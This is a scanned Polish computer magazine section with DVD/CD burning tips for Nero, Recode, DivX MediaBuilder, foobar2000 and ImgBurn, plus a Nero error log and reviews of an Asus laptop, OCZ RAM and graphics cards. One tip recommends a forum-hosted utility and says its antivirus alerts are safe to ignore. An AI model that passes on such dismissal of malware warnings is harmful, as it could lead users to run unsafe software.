Program Nero powiadamia o błędach występujących w procesie wypalania przez kody błędów. Znaczenie skrótów odczytamy w pliku „Neroplk.txt”. Plik znajdziemy w tym samym folderze, w którym zawarty jest plik logów programu Nero. Błędy procesu wypalania znajdują się w nim pod nazwą [CDR]. Odszukujemy odpowiedni numer: 1189 oznacza „Nie można odczytać dysku! Format jest niezgodny!”.

Pod hasłem „Existing Drivers” Nero wypisuje wszystkie sterowniki nagrywarki, które zainstalowaliśmy w systemie. Tu odnajdziemy ewentualne konflikty pomiędzy poszczególnymi programami.

```
NeroHistory.log - Editor
Datei  Bearbeiten  Format  Ansicht  ?

 Adapter driver:       <IDE>                     HA 1
 Drive buffer   :      2048kB
 Bus Type       :      default (0) -> ATAPI, detected: ?
CD-ROM:                <PLEXTOR  DVDR   PX-740A  >Version: 1.01 - HA 1 TA 0
 Adapter driver:       <IDE>                     HA 1
=== Scsi-Device-Map ===
CdRomPeripheral       : PLEXTOR DVDR   PX-740A atapi Port 0 ID 0  DMA: On
CdRomPeripheral       : _NEC DVD_RW ND-2510A   atapi Port 0 ID 1  DMA: On
DiskPeripheral        : WDC WD2500JD-50HBB0    atapi Port 1 ID 0  DMA: On

=== CDRom-Device-Map ===
PLEXTOR DVDR   PX-740A     I:   CDRom0
_NEC DVD_RW ND-2510A       J:   CDRom1
=======================

AutoRun : 1
Excluded drive IDs:
WriteBufferSize: 74448896 (0) Byte
--- DVD Structure: Physical Format Information (00h) ----
ledia Type: 0, Layer: 0, Address: 0 (0 h), AGID: 0; Length: 2050
Book Type: DVD ROM (0), Part Version: 1.0x (1)
Disc Size: 120 mm,      Maximum Rate: <not specified> (F h)
Number of Layers: 1,    Track Path: Parallel Track Path (PTP),  Layer Type:
Linear Density:         0,267 um/bit,  Track Density:  0,74 um/track
Starting Physical Sector Number of Data Area: 30000 h (DVD-ROM, DVD-R/-RW,
End Physical Sector Number of Data Area:      25D13F h
End Sector Number in Layer 0:                 0 h (LBN: FFFD0000 h, 419392(
Data in Burst Cutting Area (BCA) does not exist
Media Specific [16..63]:
   00 00 00 53 4F 4E 59 00 - 00 00 00 53 31 31 00 39    ...SONY....S11.9
   23 00 B4 72 68 02 24 00 - AE 75 58 02 28 00 B2 73    #..rh.$..uX.(..s
   62 02 24 04 12 10 E0 10 - F0 00 00 00 00 00 00 00    b.$.............

        #20 SPTI -1065 File SCSIPassThrough.cpp, Line 291
: CdRom0: SCSIStatus(x02) WinError(0) NeroError(-1065)
ense Key:  0x05 (KEY_ILLEGAL_REQUEST)
ense Code: 0x20
ense Qual: 0x00
         #19 Phase 25 File dlgbrnst.cpp, Line 1730
Caching of files completed

         #20 Phase 36 File dlgbrnst.cpp, Line 1730
Burn process started at 10x (1.500 KB/s)

         #21 SPTI -1189 File SCSIPassThrough.cpp, Line 291
I: CdRom0: SCSIStatus(x02) WinError(0) NeroError(-1189)
Sense Key:  0x05 (KEY_ILLEGAL_REQUEST)
Sense Code: 0x30
Sense Qual: 0x02
CDB Data:   0xAD 00 00 00 00 00 00 FF 40 00 00 00
Sense Area: 0x70 00 05 00 00 00 00 12 00 00 00 00 30 02
Buffer x05168e00: Len x4000

         #22 Text 0 File ThreadedTransferInterface.cpp, Line 2707
Verifying disc position of item 0 (relocatable, disc pos, no patch infos, (

         all writers idle, stopping conversion

15:08:30         #38 Phase 37 File APIProgress.cpp, Line 282
         Burn process completed successfully at 32x (4.800 KB/s)

15:08:31         #39 Text 0 File AudioCompilationImpl.cpp, Line 863
         DRM: DRM burn session terminated.

15:08:31         #40 Text 0 File AudioCompilationImpl.cpp, Line 892
         DRM: Closing entire DRM handling. Bye.

Existing drivers:
File 'Drivers\CDRALW2K.SYS': Ver=8.0.0.212 , size=2560 bytes, created 24.07
File 'Drivers\PXHELP20.SYS': Ver=3.00.40a, size=36528 bytes, created 24.07.
(Prassi/Veritas driver for Win 2K)

Registry Keys:
HKLM\Software\Microsoft\Windows NT\CurrentVersion\WinLogon\AllocateCDROMs :
```

główny na DVD«. Poprzez »Importuj DVD« powtórnie ładujemy przeliczoną już kopię, zaznaczamy na liście tytuł zaimportowanego filmu i wchodzimy w »Skróć film«. W kolejnym oknie, po prawej, po prostu obcinamy napisy końcowe poprzez wyznaczenie końca na przedostatnim rozdziale. Pozbywając się ich, oszczędzamy około 100 – 150 MB. Na końcu klikamy »OK« i w oknie głównym programu Recode sprawdzamy, czy przy »Jakość video« suwak ustawiony jest na 100% – jeśli tak, oznacza to, że wystarczająco zmniejszyliśmy objętość filmu.

Niestety, sztuczki tej nie możemy zastosować, gdy chcemy skopiować całą płytę wraz z jej menu, gdyż przy poleceniu »Koduj ponownie cały film DVD do formatu DVD« brakuje opcji »Skróć film«. Jeżeli chcemy zachować menu filmu, skracając go jednocześnie, to kopiujemy wszystkie pliki sterowania i menu pierwszej kopii do folderów drugiej. Zwykle są to wszystkie pliki z wyjątkiem samego filmu, czyli poza plikiem »VTS_01_1.VOB« i następnymi. Przed wypaleniem sprawdzamy, czy poskładany w ten sposób film DVD można uruchomić w odtwarzaczu DVD – może do tego posłużyć na przykład program Nero Showtime.

7 Ustawienie optymalnej jakości obrazu

Nero Recode

Mamy zamiar skopiować wyjątkowo długi film na płytę DVD5 przy pomocy programu Nero Recode. Chcielibyśmy zachować przy tym jak najlepszą jakość obrazu.

Rozwiązanie: W programie Nero Recode nie ma – niestety – możliwości określenia jakości obrazu. Istnieją jednak wpisy do Rejestru odpowiadające czterem różnym stopniom kompresji. By ustalić jakość obrazu, wchodzimy w »Uruchom | Regedit«. W Edytorze Rejestru nawigujemy do katalogu »HKEY_CURRENT_USER/Software/Ahead/Recode/Preferences«, w którym znajdziemy wartość »CompressMode«. Po dwukrotnym kliknięciu będziemy mogli wpisać wartości od 0 do 3. Cyfra 0 odpowiada stopniowi ostrości »maximum sharpness« (ostry), a 3 – »maximum smooth« (nieostry). Dla filmu dłuższego niż 150 minut bądź starszych materiałów filmowych wybieramy wartość »3«, by uniknąć zniekształceń obrazu. Jednak w przypadku standardowej długości filmu, czyli krótszego niż dwie godziny, program Nero Recode osiągnie →

najlepszy efekt po wpisaniu wartości »0«.
Jeżeli dotychczas jeszcze nie kopiowaliśmy żadnego filmu za pomocą programu Recode, to prawdopodobnie będziemy musieli założyć w Rejestrze wartość kompresji na własną rękę. W Edytorze Rejestru wybieramy »Edycja | Nowy | Wartość DWORD« i nazywamy stworzony klucz »CompressMode«, następnie, po dwukrotnym kliknięciu określamy odpowiedni stopień kompresji.
Wygodniej będzie dokonać tego, posługując się programem Recode AEC Changer, który został udostępniony przez entuzjastę kopiowania na stronie **forum.digital-digest.com/showthread.php?t=72150**. Zaletą jest to, że po zainstalowaniu programu musimy już tylko odznaczyć okienko przy odpowiedniej opcji. Niestety, niektóre skanery wirusów błędnie powiadamiają błędnie o obecności wirusa po wywołaniu tego programu


Zalety najnowszego programu Nero 7.7.5.1

■ **Nowe formaty wypalania** Dla wszystkich tych, którzy chcą już teraz przejść na formaty Blu-ray albo HD–DVD, nie ma aktualnie lepszego narzędzia od programu Nero.

■ **Najlepszy program kopiujący filmy** Najlepszym narzędziem do kopiowania filmów będzie właśnie program Nero. Pakiet ten zawiera najbardziej zaawansowany z dostępnych dla prywatnych użytkowników kodek H.264. Dodatkowo jest szybszy – program Nero 7.7.5.1 został zoptymalizowany pod kątem procesorów wielordzeniowych, z czego skorzystamy, jeśli mamy odpowiedni sprzęt.

■ **Wygodne tworzenie DVD** Program Nero Visio nie jest być może najsilniejszym narzędziem do authoringu, ale za to okazuje się bardzo prosty w obsłudze. nowa wersja pakietu Nero pozwala tworzyć naprawdę dobre filmy DVD, dzięki ulepszonym animacjom z hollywoodzkim klimatem.

■ **Wielokanałowe audio w pakiecie** Obróbka wielokanałowego dźwięku po niskiej cenie możliwa jest również tylko z nowym pakietem Nero i z modułem Soundtrax. Porównywalne edytory dźwięku kosztują kilkaset złotych.



8 TWORZENIE DIVX-ÓW **Przy pomocy programu MediaBuilder stworzymy menu filmu w formacie DivX, takie samo, które znamy z filmów DVD Video.**

narzędziowego. Bez obaw możemy zignorować takie ostrzeżenia.

8 Filmy DivX posiadające menu filmu DVD

DivX SDK, DivX MediaBuilder, DivX 6.5, VirtualDubMod

Czy możliwe jest kopiowanie filmów w formacie DVD do silnie kompresującego formatu AVI bez rezygnowania z niektórych właściwości DVD takich jak na przykład menu filmu?
Rozwiązanie: Pakiet Nero nie daje nam takiej możliwości. Programy w nim zawarte wprawdzie tworzą kopie filmów w formacie MPEG-4, jednak nie tworzą struktury menu. W tym wypadku potrzebny będzie plik w formacie DivX, który będzie odczytywany nie tylko na pececie, ale również na stacjonarnych odtwarzaczach DVD posiadających certyfikat DivX Ultra.
Instalacja: Potrzebny jest do tego aktualny pakiet DivX, a w nim programy DivX MediaBuilder i VirtualDubMod. Dodatkowo ściągamy ze strony **labs.divx.com** skompresowany plik »DivX Media Format File SDK«, odpakowujemy i kopiujemy plik »DivXMux.exe« do katalogu programu DivX MediaBuilder. Jako materiał wyjściowy bierzemy film w formacie AVI, kodowany przez DivX lub XviD, oraz kilka obrazów dla interfejsu menu.
Stworzenie menu: Uruchamiamy MediaBuilder, dwukrotnie klikając »mediabuilder.exe«. Wchodząc w »File | New«, ładujemy plik filmu głównego w formacie AVI. W kolejnym oknie po prostu klikamy »OK«, a w kolejnym kroku »Features | Add Menu«. Teraz w polu »backgroundVideoID« wciskamy przycisk »from Picture« i pobieramy obraz tła menu głównego. Program zapisze go jako małą sekwencję filmową w formacie AVI, używając do tego celu aplikacji VirtualDubMode. Następnie dla opcji »menu Type« wybieramy w rozwijalnym menu pozycję »title«.
Tworzenie przycisków: Program narzędziowy załaduje tło menu do okna głównego. Wciskamy [F8] i „rysujemy” guzik, trzymając wciśnięty lewy przycisk myszy. Po prawej stronie pojawi się okno o nazwie »Buton properties« (właściwości przycisków). Klikamy »+« pod »button action«, by określić działanie, które ma być wywołane wciśnięciem guzika. Przy »Add or edit action« zaznaczamy opcję »PlayAction«. Teraz wybieramy w »Select title« plik AVI filmu głównego i pod spodem zaznaczamy »The title itself«. Na koniec jeszcze jedno kliknięcie »Add action to list« i »OK« – przycisk został powiązany z akcją uruchomienia filmu.
Tworzenie rozdziałów: Dokładnie w ten sam sposób postępujemy, by stworzyć menu rozdziałów filmu. Jedyna różnica polega na tym, że zanim je stworzymy, wchodzimy w »Features | Create chap-


ters for title«. Tutaj ustalamy, w jakim odstępie narzędzie ma wyznaczyć granicę pomiędzy poszczególnymi rozdziałami. Zaprogramowane są odstępy o długości pięciu minut. Jeżeli odpowiada nam taka wartość, potwierdzamy ją przez »OK«, jeśli nie – to wpisujemy inny czas trwania rozdziałów. Po stworzeniu rozdziałów wchodzimy w zakładkę »Features« i zaznaczamy polecenie »Create DivX«, a MediaBuilder sam dokończy operację. Ponieważ nie ma potrzeby ponownego kodowania filmu, rezultat obejrzymy już po kilku minutach. Możemy jeszcze sprawdzić, czy działa menu, uruchamiając film na naszym pececie za pomocą programu DivX Player.

9 Dopasowanie dźwięku na CD-Audio

foobar2000

Chcemy utworzyć składankę naszych ulubionych hitów muzycznych i wypalić ją w najlepszej możliwej jakości jako płytę CD-Audio.

Rozwiązanie: Można wprawdzie dokonać tego za pomocą programu Nero, lecz nie będzie to najlepsze narzędzie do tej operacji. Należy dopasować nagłośnienie utworów, ponieważ pochodzą z różnych źródeł. W tym celu powinniśmy skorzystać z metody ReplayGain, która znacznie przewyższa funkcję »Normalizuj« programu Nero. Pozwala nam zachować dynamikę przejść pomiędzy głośnymi a cichymi tonami. Przy opcji »Normalizuj« głośność zostaje wyrównana bez względu na modulację nagłośnienia utworu. Odtwarzacz audio foobar2000 ma odpowiednią funkcję i dlatego świetnie nadaje się do dopasowywania głośności utworów różnego pochodzenia. Należy zainstalować program foobar2000 i odpakować wtyczkę »burninate« zawartą w folderze »Components«, w katalogu programu foobar. Po uruchomieniu programu tworzymy naszą składankę przez »file | add files«. Zaznaczamy wszystkie kawałki i uruchamiamy funkcję »Convert | Write Audio CD« przez menu kontekstowe. W pojawiającym się oknie »Audio CD write setup« klikamy opcję »ReplayGain«. Pod »source mode« zaznaczamy na liście propozycji wpis »track«, przy opcji »Processing« ustawiamy »apply gain and prevent clipping according to peak«. Obok pozycji »preamp« pozostawiamy bez zmian docelową głośność o wysokości 89 decybeli. Potwierdzamy ustawienia przez przycisk »OK« i uruchamiamy proces wypalania, wciskając »Burn«.



9 *DŹWIĘK DOSKONAŁY* foobar dzięki funkcji ReplayGain odnajdzie najlepszy poziom głośności.

10 Perfekcyjne wypalanie DVD9

ImgBurn


W celu uniknięcia strat jakości musimy skopiować film na płytę DVD9. Na co musimy przy tym zwrócić uwagę?

Rozwiązanie: Trzy rzeczy. Kupujemy dobrej jakości płytę do zapisu DVD+R DL, najlepiej renomowanej firmy, wtedy dane powinny się wgrać bezbłędnie. Zmieniamy przy tym typ księgi na »DVD-ROM«, w ten sposób zwiększymy kompatybilność z odtwarzaczem. Dodatkowo ustawiamy w miarę dokładnie moment przejścia pomiędzy warstwami, by film nie zacinał się w chwili, gdy laser przeskakuje z pierwszej warstwy na drugą. W programie Nero CD-DVD Speed można ustawić typ księgi (»Dodatki | Bitsetting«), jednak momentu przejścia pomiędzy warstwami – już nie.

Lepiej zatem wypalać płyty DVD9, korzystając z programu ImgBurn. Uruchamiamy zatem program ImgBurn, w oknie głównym wchodzimy w opcję »Mode« i zaznaczamy »Build«. Przy »Output« ustawiamy »Device«. Następnie w górnym lewym oknie klikamy symbol folderu i importujemy folder naszego oryginalnego filmu DVD („VIDEO_TS"). Będzie to jednak niemożliwe, gdy film DVD zakodowany jest przez system CSS, ponieważ ImgBurn nie potrafi łamać zabezpieczeń przed nielegalnym kopiowaniem. Teraz wciskamy symbol komputera po prawej. ImgBurn otworzy okno, w którym ustalamy moment przejścia między warstwami. Wybieramy pozycję, którą określi jako »very good« bądź »excellent«, i zatwierdzamy zmiany. W prawym oknie wchodzimy w zakładkę »Options« i ustawiamy »File system« na »ISO 9660 + UDF«. Jeżeli teraz w zakładce »Device« klikniemy symbol książki u dołu po prawej, otworzy się okno »Change Book Type«. Tutaj odnajdujemy i zaznaczamy producenta naszej „wypalanki", a przy »Current Settings« w rozwijalnym menu wybieramy »For DVD+R DL Media«. Pod spodem ustawiamy »New Settings« na »DVD-ROM«, klikamy »Change«, a następnie, by wrócić do okna głównego – »OK«. Na zakończenie klikamy wielki symbol »Write«, na dole po lewej stronie. Program upewni się jeszcze co do wszystkich ustawień, które potwierdzamy każdorazowo poprzez »OK«. Dopiero po tym ImgBurn rozpocznie proces wypalania. Efektem będzie idealna płyta DVD9. ■

Więcej informacji

forums.afterdawn.com: Informacje i pomoc związane z wypalaniem
forum.digital-digest.com: Porady pomocne przy tworzeniu płyt z filmami
forum.imgburn.com: Wsparcie dla użytkowników programu ImgBurn



10 *OBRAZ DOSKONAŁY* ImgBurn obsługuje wszystkie najważniejsze formaty ISO.

NOTEBOOK ASUS W5FE

Drugi ekran dla Visty


Asus W5Fe to notebook, któremu trudno odmówić miana konstrukcji wyjątkowej. Nie chodzi tu bynajmniej o jego konfigurację, choć ta do tuzinkowych też nie należy. Opisywany Asus W5Fe ma nowatorski element, który docenić możemy dopiero pod kontrolą systemu Windows Vista.

Na zewnętrznej pokrywie matrycy LCD notebooka znajduje się drugi ekran o przekątnej 2,8 cala i rozdzielczości 320×240 pikseli. Współpracuje on z dostępną właśnie w nowych Oknach funkcją Windows SideShow. Dzięki niej możemy na dodatkowym ekranie przeczytać wcześniej odebraną pocztę elektroniczną, przeglądać zdjęcia, odtwarzać pliki audio czy sprawdzić status naładowania baterii. Nie byłoby w tym pewnie nic dziwnego, gdyby nie fakt, że wymienione funkcje nie wymagają uruchomienia samego systemu operacyjnego. Wymagane jest to dopiero, jeśli zechcemy skorzystać z pozostałych funkcji Windows SideShow, takich jak sprawdzenie statusu połączenia sieciowego czy ściągnięcie nowo przybyłej poczty elektronicznej. Interakcja z systemem potrzebna będzie także w celu zapełnienia pamięci urządzenia treścią multimedialną. Opcje dotyczące funkcji Windows SideShow dostępne są z poziomu Panelu sterowania. Przewidziano także możliwość dodawania nowych opcji (zwanych gadżetami), które możemy ściągnąć z serwisu WWW firmy Microsoft. Samo urządzenie widoczne jest w systemie jako pamięć flash.

Komputer waży nieznacznie powyżej dwóch kilogramów. Dzięki dwóm bateriom o łącznej pojemności 10 000 mAh może pracować ponad siedem godzin. 12-calowy ekran o rozdzielczości 1280×800 pikseli zapewnia bardzo dobrą jakość obrazu. Pod niepozornych rozmiarów obudową kryje się bardzo wydajny procesor Intel Core 2 Duo T7400 oraz układ graficzny Intel GMA 950 zintegrowany z chipsetem Intel 945GM. Ten ostatni nie oszałamia wydajnością i z pewnością nie nadaje się do uruchamiania najnowszych gier 3D, ale jest w pełni zgodny z bibliotekami DirectX 9. Dzięki temu w zupełności wystarczy do obsługi wszystkich interfejsów graficznych w Windows Vista, z trójwymiarowym interfejsem Aero Glass włącznie. ■

Jarosław Cichoszewski

PODSUMOWANIE: Funkcja SideShow w obecnej formie jest bardziej gadżetem niż przydatną opcją. Potencjalne zastosowania są niezbyt praktyczne. Zasadniczo Asus W5Fe to bardzo udany notebook, o czym świadczy pierwsze miejsce w kategorii POWER.



WYŚWIETLACZ NR 2
Pamięć drugiego wyświetlacza widziana jest w systemie operacyjnym jako flash z predefiniowanymi katalogami do różnego typu danych.

Dane techniczne	
Miejsce (wynik) POWER	1 (62)
Miejsce (wynik) ECONO	19 (50)
Procesor/cache L2:	Intel Core 2 Duo T7400 (2,16 GHz, FSB 667 MHz)/4096 kB
Pamięć RAM:	1536 MB
Pojemność dysku twardego:	160 GB
Wyświetlacz	12,1" (1280×800 pikseli)
Układ graficzny:	Intel GMA950
Karty sieciowe:	1000 Mb/s, Wi-Fi: 802.11g
Wymiary (szer.×dł.×wys.)/masa z baterią:	304×231×39 mm / 2,114 kg
Czas pracy – maks. wydajność/oszczędność:	251/311 min
Gwarancja:	24 miesiące
Dostawca:	www.asustek.pl
Cena:	8000 zł

PAMIĘĆ RAM OCZ DDR2 PC2-9200 FLEXXLC EDITION

Woda chłodzi pamięć



Dane techniczne	
Szybkość taktowania nominalna/uzyskana	1150 MHz/1290 MHz
Opóźnienia nominalne/uzyskane	CL 5-5-5-18/CL 5-5-5-8
Pojemność	2 GB (2x 1024 MB)
Napięcie zasilające	2,35 V
Gwarancja	dożywotnia
Cena	1600 zł

Firma OCZ zaprezentowała pierwsze na świecie pamięci RAM chłodzone wodą. Według producenta mogą pracować z szybkością 1150 MHz, jednak – jak sprawdziliśmy – to nie wszystko, co potrafią.

Chłodzenie wodne oferuje dużo większe możliwości od powietrznego. Po pierwsze – może być niemal bezgłośne. Po drugie woda lepiej odprowadza ciepło, więc jest też wydajniejsze. Kłopot w tym, że wyprodukowanie bloku wodnego, który zastępuje tradycyjny radiator okazuje się droższe i bardziej skomplikowane. Szczególnie daje się to odczuć w przypadku pamięci. Moduły RAM osadzone w płycie głównej znajdują się bardzo blisko siebie, więc możliwości zainstalowania chłodzenia wodnego są niewielkie.


Z problemem poradziła sobie firma OCZ Technology, instalując bloki wodne na grzbietach testowanych modułów DDR2. Co więcej, blok został wyposażony w radiator, który umożliwia w razie potrzeby pracę pamięci bez wykorzystywania chłodzenia wodnego. Zasadę działania chłodzenia FlexXLC bardzo dobrze widać na schemacie zamieszczonym obok.

Pamięci OCZ DDR2 PC2-9200 FlexXLC Edition mogą poszczycić się bardzo dobrymi parametrami. Producent deklaruje, że będą one działały nawet z efektywną szybkością 1150 MHz przy stosunkowo niskich opóźnieniach – 5-5-5-18. Aby to było możliwe, płyta główna musi mieć możliwość podnoszenia napięcia pamięci do 2,35 V, bo właśnie takiego wymaga OCZ do stabilnej pracy.

Pamięci uruchomiliśmy na płycie EVGA nForce 680i. Na chłodzeniu samymi radiatorami osiągnęliśmy wynik 1290 MHz, przy napięciu 2,4 V. To aż o 140 MHz więcej, niż deklaruje producent. Powstało więc pytanie – co będzie, gdy podłączymy wodę? Tutaj natknęliśmy się na pierwszy problem. Rurki bloku wodnego FlexXLC mają nietypową średnicę 6,25 mm, podczas gdy rozmiary wężyków w Polsce zaczynają się dopiero od 8 mm. Na szczęście poradziliśmy sobie, stosując specjalną przelotkę. I w końcu przez blok wodny popłynęła woda. Kłopot w tym, że pamięci chłodzone wodą nie podkręcają lepiej niż wtedy, gdy chłodzone są tylko powietrzem. Dzieje się tak ponieważ radiator pamięci jest już wystarczająco rozbudowany, aby odprowadzić z nich ciepło, i pamięci tak bardzo się już nie nagrzewają. ■

Piotr Lisowski

PODSUMOWANIE: Obecnie najlepsze pamięci dostępne na polskim rynku. Jednak chłodzenie wodne może przydać się tylko wtedy, gdy wszystkie komponenty chłodzimy tą metodą. Wówczas – z powodu braku wiatraków – temperatura w obudowie jest wyższa i sam radiator może nie wystarczyć. W przeciwnym razie, gdy cyrkulacja powietrza w obudowie jest wydajna, radiator wodny pamięci FlexXLC staje się tylko zwykłym gadżetem.



Największy test kart 3D

Wyższe taktowanie rdzenia, szersza szyna pamięci, większa liczba jednostek pikseli, a może lepiej jednostek werteksów? Sprawdziliśmy, co w praktyce potrafią technologie kryjące się pod hasłami, którymi z lubością zasypują nas producenci kart graficznych.

Aleksander Szulc

W artykule:

Do naszego testu stanęły praktycznie wszystkie dostępne obecnie na rynku karty graficzne – aż 102 modele, począwszy od kosztujących 200 zł do ponad 3000 zł. Dla osób, które nie interesują się grami ani nie chcą oglądać filmów wysokiej rozdzielczości, mamy dobrą wiadomość – niemal wszystkie karty zapewniają wystarczającą wydajność do komfortowej pracy, także w systemie Windows Vista po włączeniu trójwymiarowego interfejsu Aero Glass. Natomiast dla fanów najnowszych tytułów multimedialnych – niestety – mamy złe wieści. Nawet najdroższe modele, i to pracujące w duecie, nie są w stanie wygenerować płynnego obrazu w trybach łączących maksymalne efekty i bardzo wysoką rozdzielczość.

Aby dokonać przemyślanego wyboru, warto poznać podstawy budowy kart i sposobu generowania przez nie grafiki.

POWSTAWANIE GRAFIKI

Od wierzchołków do bitmapy

Najpierw wyliczane są pozycje wierzchołków obiektów występujących w danej scenie. Zadanie to spoczywa na jednostkach werteksów (ang. vertex shader). Następnie budowana jest siatka trójkątów (wireframe). W kolejnym etapie trzeba nałożyć na nią tekstury oraz odpowiednio je oświetlić. To zadanie z kolei należy do jednostek pikseli (pixel shader). Nawet gdy gotowa siatka pokryta jest teksturami, to jeszcze nie koniec generowania obrazu, gdyż w takiej wersji nie może on zostać wyświetlony na ekranie monitora. Aby było to możliwe, na końcu wykorzystywana jest jednostka rasteryzująca (Raster Operating Procesor), która odpowiada za przetwarzanie obrazu na bitmapy.

Szczególnie obciążone podczas generowania grafiki są shadery, zwłaszcza jednostki pikseli. W najtańszych modelach kart łącznie jest kilka jednostek obu typów, w najlepszych – ponad sto. Ponieważ zwiększanie liczby shaderów bywa z różnych powodów kłopotliwe (m.in. ze względu na zwiększanie ilości wydzielanego cie-

pła przez GPU), producenci procesorów graficznych zaczęli zastanawiać się na ich optymalnym wykorzystaniem. Tym bardziej, że gdy trwają obliczenia na pikselach, jednostki werteksów przeważnie nie mają żadnych danych do przetwarzania i odwrotnie. Ponieważ budowa obu rodzajów jednostek jest zbliżona, zaczęto rozważać ich unifikację. W skrajnym przypadku możliwa byłaby sytuacja, w której wszystkie jednostki w danym momencie przetwarzają piksele albo werteksy.

Procesor graficzny ze zunifikowanymi jednostkami już jest na rynku – to GeForce 8800 firmy Nvidia. Znajduje się w nim do 128 shaderów, które mogą przetwarzać m.in. werteksy oraz piksele. Co ciekawe, pierwsi w praktyce taką wizję zrealizowali konstruktorzy firmy ATI. Właśnie tak zbudowany jest procesor graficzny do konsoli Xbox 360 (ma 48 zunifikowanych jednostek). Dotychczas firma nie wprowadziła jednak analogicznej konstrukcji do pecetów.

PODSUMOWANIE: Im liczba shaderów większa, tym lepiej. Bez nich nie ma co liczyć na atrakcyjne efekty graficzne. W nowych grach szczególnie obciążone są jednostki pikseli, dlatego producenci montują ich więcej. Najnowszy trend to unifikacja obu typów shaderów.

Wyjście TV wysokiej rozdzielczości

HDMI to nowe, bardzo wygodne w użyciu gniazdo, przez które możemy wyprowadzić obraz w wysokiej rozdzielczości. Pojawia się jednak kłopot, bowiem na 102 przetestowane karty zaledwie trzy (niestety tylko PCI-Express) mogą pochwalić się takim złączem.
Na szczęście nie oznacza to, że pozostałe karty nie będą w stanie wygenerować obrazu w HD. Okazuje się to tylko bardziej skomplikowane, gdyż będziemy musieli wykorzystać odpowiednią przejściówkę. Gdy wepniemy ją do karty graficznej, będziemy mieli obraz wyprowadzony na złączu komponentowym. Takie rozwiązanie zostało zastosowane w przypadku 77 na 86 kart PCI Express oraz 11 na 16 kart AGP.

CZĘSTOTLIWOŚĆ PROCESORA

Wartość, która nic nie znaczy

Na pudełkach kart producenci eksponują ich częstotliwość. Na podstawie częstotliwości rdzenia nie sposób jednak ocenić wydajności danej karty. Dość powiedzieć, że model, który pod względem oceny POWER uplasował się na trzecim miejscu, ma wolniejszy zegar niż karta z 80. miejsca, a więc z samego końca stawki.

